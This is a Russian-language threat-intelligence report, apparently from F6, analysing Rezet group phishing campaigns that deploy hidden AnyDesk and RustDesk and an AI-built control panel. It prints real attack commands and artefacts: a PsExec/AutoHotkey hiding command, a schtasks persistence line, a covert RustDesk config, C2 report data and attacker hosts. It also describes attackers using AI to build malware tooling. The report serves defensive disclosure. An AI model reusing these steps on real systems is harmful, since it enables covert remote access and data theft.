Киберпреступные группировки активно включаются в гонку создания ИИ‑инструментов. По данным департамента киберразведки (Threat Intelligence) компании F6, в январе‑октябре 2026 года не менее 9 прогосударственных групп атаковали российские компании и организации, используя инструменты, созданные с помощью искусственного интеллекта. Среди них отметилась и кибершпионская группировка Rezet, которую можно назвать одной из самых активных среди всех атакующих Россию в 2026 году.
Rezet (также известна как RareWerewolf, LibrarianGhouls, LibrarianLikho) — киберпреступная группировка, активная как минимум с конца 2018 года. Атакует компании и организации в России, Беларуси и Казахстане. Главный мотив — кибершпионаж. Основной вектор атак — целевые фишинговые письма с вредоносными вложениями. Маскируют их под платёжные документы, акты, коммерческие предложения, договоры и другие документы. Архивы содержат самораспаковывающийся инсталлятор, в котором находится файл‑приманка, а также полезная нагрузка.
В первые годы своей активности группа использовала в качестве нагрузки легитимное ПО WebBrowserPassView для получения паролей из браузеров, RMM‑приложение Mipko Employee Monitor и майнер Xmrig. В последнее время перешла на использование вредоносных скриптов, стилера Rezet.SharpGrabber, а также легитимного ПО для удаленного доступа и управления устройством AnyDesk и RustDesk.
Rezet периодически экспериментируют с цепочкой заражения: модифицируют инструменты или создают новые. Главной их целью остается кража пользовательских данных и обеспечение постоянного удаленного доступа к устройству.
В новом исследовании мы рассмотрели несколько новых «экспериментов» Rezet, которые наблюдали осенью 2026 года — от небольших изменений привычных атак до попыток автоматизировать их с помощью нейросетей. В одном из вариантов атакующие добавили инструменты AutoHotKey и PsExec, в другом — RustDesk.

Третий вариант можно назвать некоторым «подкластером» группировки — он имеет привычные TTPs, такие как стилистика писем, созданных с использованием ИИ, и их массовая рассылка, а также целевые индустрии и использование AnyDesk. Однако ключевое отличие этого варианта заключается в использовании готового инструмента для всей цепочки — панели AnyDoor, созданной с применением ИИ. На использование нейросетей при создании панели указывают комментарии в ее коде и стилистика элементов, а также некоторые ошибки в логике работы скриптов. Оператору панели доступен просмотр информации по зараженным устройствам, сборщик вредоносных файлов, массовая рассылка фишинговых писем и другие функции.
Эту модель атак с использованием ИИ Rezet уже вовсю используют.
В сентябре 2026 года специалисты F6 Threat Intelligence зафиксировали волну фишинговой активности, направленной на Россию, Беларусь, Казахстан и Узбекистан: атакующие рассылали письма в компании из сфер промышленности, логистики, биотехнологий, финансов и страхования, здравоохранения, ретейла, а также НИИ. Также были обнаружены единичные рассылки на адреса компаний в странах Европы, Азии, Африки и Америки. Выявленные домены получателей принадлежат 25 национальным доменным зонам, что говорит о глобальном масштабе рассылок.
К слову, вредоносные рассылки клиентам нашей компании были успешно заблокированы системой защиты корпоративной почты F6 Business Email Protection (F6 BEP). Исследование этой активности Rezet привело аналитиков F6 на управляющий сервер (С2), на котором находилась панель управления AnyDoor.
Несмотря на то, что в октябре атакующие перенесли панель на другой хост, мы её снова нашли и продолжили изучать — благодаря чему узнали темы недавних фишинговых рассылок, названия кампаний и использованных в них файлов‑приманок.
В один момент нам удалось зафиксировать неудачную рассылку, которая была направлена на более чем 4800 почтовых адресов. Как мы выяснили при анализе одного из списков получателей, 85% адресатов принадлежали доменам в зоне .ru. В то же время среди адресов оказались почтовые ящики различных европейских организаций — например, одного из новостных порталов Польши.
А теперь — к подробностям.
Анализ сэмпла с измененными инструментами

15 октября специалистами F6 обнаружили письмо, направленное в адрес компании из строительной индустрии. Во вложении находился архив «Заказ на поставку деталей.rar», содержавший исполняемый файл «Заказ на поставку деталей.com», созданный с помощью Smart Install Maker.
После запуска вредоносного файла «Заказ на поставку деталей.com» создается скрытый каталог C:\recovery. В данный каталог записываются: утилита curl, консольная утилита для распаковки архивов UnRAR.exe, Microsoft Word и Blat (консольная утилита для Windows, предназначенная для отправки электронной почты по протоколу SMTP). Далее открывается документ‑приманка «Реквизиты новая.docx» — он содержит платежные реквизиты компании‑производителя БПЛА.
C помощью утилиты curl.exe с сервера mail‑target‑domain[.]site загружается архив generator‑clock.rar, который распаковывается в каталог C:\recovery и содержит следующие файлы:
new_link.ahk;
AutoHotkey64.exe;
AutoHotkey32.exe;
PsExec.exe;
blat.exe;
AnyDesk.exe.
В данном случае злоумышленники отказались от использования 4 t Tray Minimizer и стали использовать AutoHotkey. Кроме того, они добавили утилиту PsExec.exe.
AutoHotkey.exe — это исполняемый файл программного обеспечения AutoHotkey, предназначенный для запуска и выполнения скриптов автоматизации в операционной системе Windows.
PsExec.exe — это системная административная утилита Microsoft Sysinternals, предназначенная для удаленного и локального запуска программ и команд в Windows.
После загрузки архива выполняется ps1-команда для определения разрядности Windows и выбора соответствующей версии AutoHotkey. C помощью PsExec запускается скрипт C:\recovery\new_link.ahk от имени системной учетной записи. Данный скрипт отвечает за сокрытие окна AnyDesk.
powershell.exe $ahk = if ([Environment]::Is64BitOperatingSystem) { "C:\recovery\AutoHotkey64.exe" } else { "C:\recovery\AutoHotkey32.exe" }; & "C:\recovery\PsExec.exe" -i -s $ahk "C:\recovery\new_link.ahk"
Затем происходит установка AnyDesk в тихом режиме и создание задачи «System update», которая автоматически будет запускать скрипт new_link.ahk при каждом входе пользователя в Windows, выбрав перед этим версию, соответствующую необходимой разрядности. После этого настраивается AnyDesk для удаленного доступа с паролем и без подтверждения со стороны пользователя.
Далее PowerShell каждые две секунды проверяет файл system.conf до появления идентификатора AnyDesk. После обнаружения AnyDesk ID утилита blat.exe отправляет конфигурационный файл на адрес in1@okbm‑bus[.]nl через SMTP‑сервер mail[.]versio[.]nl, используя указанные в команде учетные данные. В теме и теле письма указывается строка формата «AnyDesk ИМЯ_КОМПЬЮТЕРА/ИМЯ_ПОЛЬЗОВАТЕЛЯ», сформированная из переменных%COMPUTERNAME% и%USERNAME%. В завершение удаляются файлы с расширениями.rar,.zip,.exe,.docx и.pdf из каталога C:\recovery.
Анализ атаки с RustDesk

27 октября 2026 года в адрес российской компании из сферы электронной торговли было отправлено следующее фишинговое письмо с прикрепленным архивом «Проект_договора_поставки_6759.rar».

В архиве находился файл «Договор_и_спецификация.docx.exe» с иконкой MS Word, который при запуске дропает отвлекающий документ‑приманку в директорию C:\Users\{username}\AppData\Local\Temp\WD* и открывает его.
Далее сэмпл создает конфигурацию RustDesk2.toml в директории C:\Windows\ServiceProfiles\LocalService\AppData\Roaming\RustDesk\config и C:\Users\{username}\AppData\Roaming\RustDesk\config со следующим содержимым:
[options]
custom-rendezvous-server = '91.92.33.67'
key = 'mQOXBoJqpm1ozG5VwNwNukKpArDVYMLlxGjzjHI5hiM='
enable-tray = 'N'
hide-tray-icon = 'Y'
close-to-tray = 'N'
hide-cm-window = 'Y'
Затем скачивается RustDesk с http://91[.]92[.]33[.]67/api/payload?cid=1 и сохраняется под названием msvcr120.exe в директории C:\Users\{username}\AppData\Local\Temp\wd_*, после чего происходит его расшифровка и установка. Также сэмпл расшифровывает, дропает и запускает файл docviewer.exe по пути C:\Users\{username}\AppData\Local\DocSoft.

docviewer.exe — небольшая программа, которая отвечает за сокрытие RustDesk. Каждые 60 мс она сканирует процессы с именем «rustdesk», для каждого окна процесса скрывает окно и пытается удалить иконку из системного трея. Также прописывает сама себя в автозагрузку%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\docviewer.exe.
На С2 http://91[.]92[.]33[.]67/api/report отправляются данные о ходе работы ВПО, а также данные зараженной системы:
{
"hostname":"MAXIMO-HRQFOP",
"username":"Russell",
"id":"205622399",
"password":"pTZl2uBylm6p",
"campaign_id":"1",
"recipient_email":"<email получателя письма>",
"stages":"ok"
}
На самом С2 http://91[.]92[.]33[.]67/ при входе появляется окно с логином. Предположительно, после этого операторы получают доступ к панели управления зараженными устройствами.

Вероятно, атакующие активно тестируют данный инструмент: на VirusTotal мы обнаружили около 60 файлов, связанных с документом‑приманкой из атаки — некоторые из них назывались «UM3_stage7.exe», «Dropper_Test.exe» или «Stage6_Test.exe». Также строку «um3» мы обнаружили в PDB‑путях разобранного выше сэмпла. Исходя из названий, можно предположить, что атакующие загружают тестовые сэмплы для анализа и просмотра вердиктов антивирусных движков на этапе их разработки.
Панель и готовый инструмент для атак — AnyDoor
С сентября 2026 года специалисты F6 наблюдали волну фишинговой активности, направленную на компании и организации из сфер промышленности, логистики, биотехнологий, финансов и страхования, здравоохранения, ретейла, а также НИИ и электронные торговые площадки. География атак — 25 стран, приоритетная цель — Россия, в меньшей степени — Беларусь, также зафиксированы единичные случаи атак на Казахстан, Узбекистан и другие страны в Европе, Азии и Африки.
Эта активность отличалась от типичной для Rezet: исполняемый файл был собран с помощью PyInstaller, отправлял данные в Telegram‑бот и на С2, но, как и в обычных атаках Rezet, использовал AnyDesk. В ходе исследования нам удалось найти подтверждение, что эти рассылки — ответвление обычной активности Rezet. Подробнее об этом — в конце блога.

Разберем цепочку атаки на примере следующего письма:



К письму приложен архив «Акт сверки расчетов 1383.zip», который, в свою очередь, содержит два файла:.dat — исполняемый PyInstaller‑файл, и.txt — файл с данными о жертве (в цепочке заражения явного использования этого файла не обнаружено). Стоит отметить, что если бы.dat‑файл открывал обычный пользователь двойным кликом по нему, то он бы не запустился как исполняемый.
Анализ архива «Акт сверки расчетов 1383.zip» доступен на Malware Detonation Platform от компании F6 — по ссылке: https://detonation.f6.security/ru/FPbvLgFsld7qdzgRyG00W19q3
dat‑файл — дроппер, который открывает приманку (в данном образце отсутствует), расшифровывает с помощью AES‑CBC основную полезную нагрузку и записывает ее во временную директорию пользователя под случайным названием.cmd‑файла. Также собирает данные о системе (внешний IP через ipinfo.io, модель CPU/GPU, производитель и модель ПК, список антивирусов и разрешение экрана) и сохраняет эти данные в C:\ProgramData\svinfo.tmp. Для скрытого запуска создается VBS‑обертка, которая через WScript.Shell запускает.cmd‑файл с флагом скрытого окна. Вся эта логика (расшифровка AES, сбор данных системы, запись.cmd‑файла, создание VBS, запуск и очистка следов) формируется самим дроппером в виде временного PowerShell‑скрипта%TEMP%\sv<random4>.ps1, который записывается на диск, запускается с ‑NoProfile ‑ExecutionPolicy Bypass ‑WindowStyle Hidden и удаляется после выполнения. Через 30 секунд удаляются.vbs и svinfo.tmp. Основной.cmd‑файл при этом остается на диске.
cmd‑файл задает зашифрованные переменные для Telegram‑бота, С2, URL для скачивания AnyDesk и проверки IP‑адреса.

Для закрепления скрипт создает папку C:\ProgramData\AnyDoor и копирует себя в нее под названием host.cmd. Также создается задача планировщика с именем AnyDoorSvc:
schtasks /create /tn "AnyDoorSvc" /tr "cmd.exe /c \"!_pd!\host.cmd\"" /sc onlogon /ru SYSTEM /rl highest /f >nul 2>&1
Далее происходит установка AnyDesk и сокрытие его UI для избежания обнаружения пользователем, получение AnyDesk ID несколькими способами и сбор информации о системе (как в первом скрипте). Данные о системе и AnyDesk ID отправляются на С2 http://193[.]233[.]198[.]114:5000/api/report и в Telegram‑бот. Каждые 3 минуты скрипт отправляет heartbeat с перепроверенными AnyDesk ID и внешним IP на http://193[.]233[.]198[.]114:5000/api/heartbeat.
Теперь обратим внимание на сам С2 193[.]233[.]198[.]114:5000 — на нем находится панель управления AnyDoor. Панель не требует авторизации, а также по html‑коду видно, что проект сделан с помощью ИИ. Стоит отметить, что в октябре панель, расположенная по адресу по адресу 193[.]233[.]198[.]114, стала недоступна, но в ходе исследования иных хостов, размещенных в ASN 209207, к которой принадлежал данный хост, была найдена аналогичная панель.
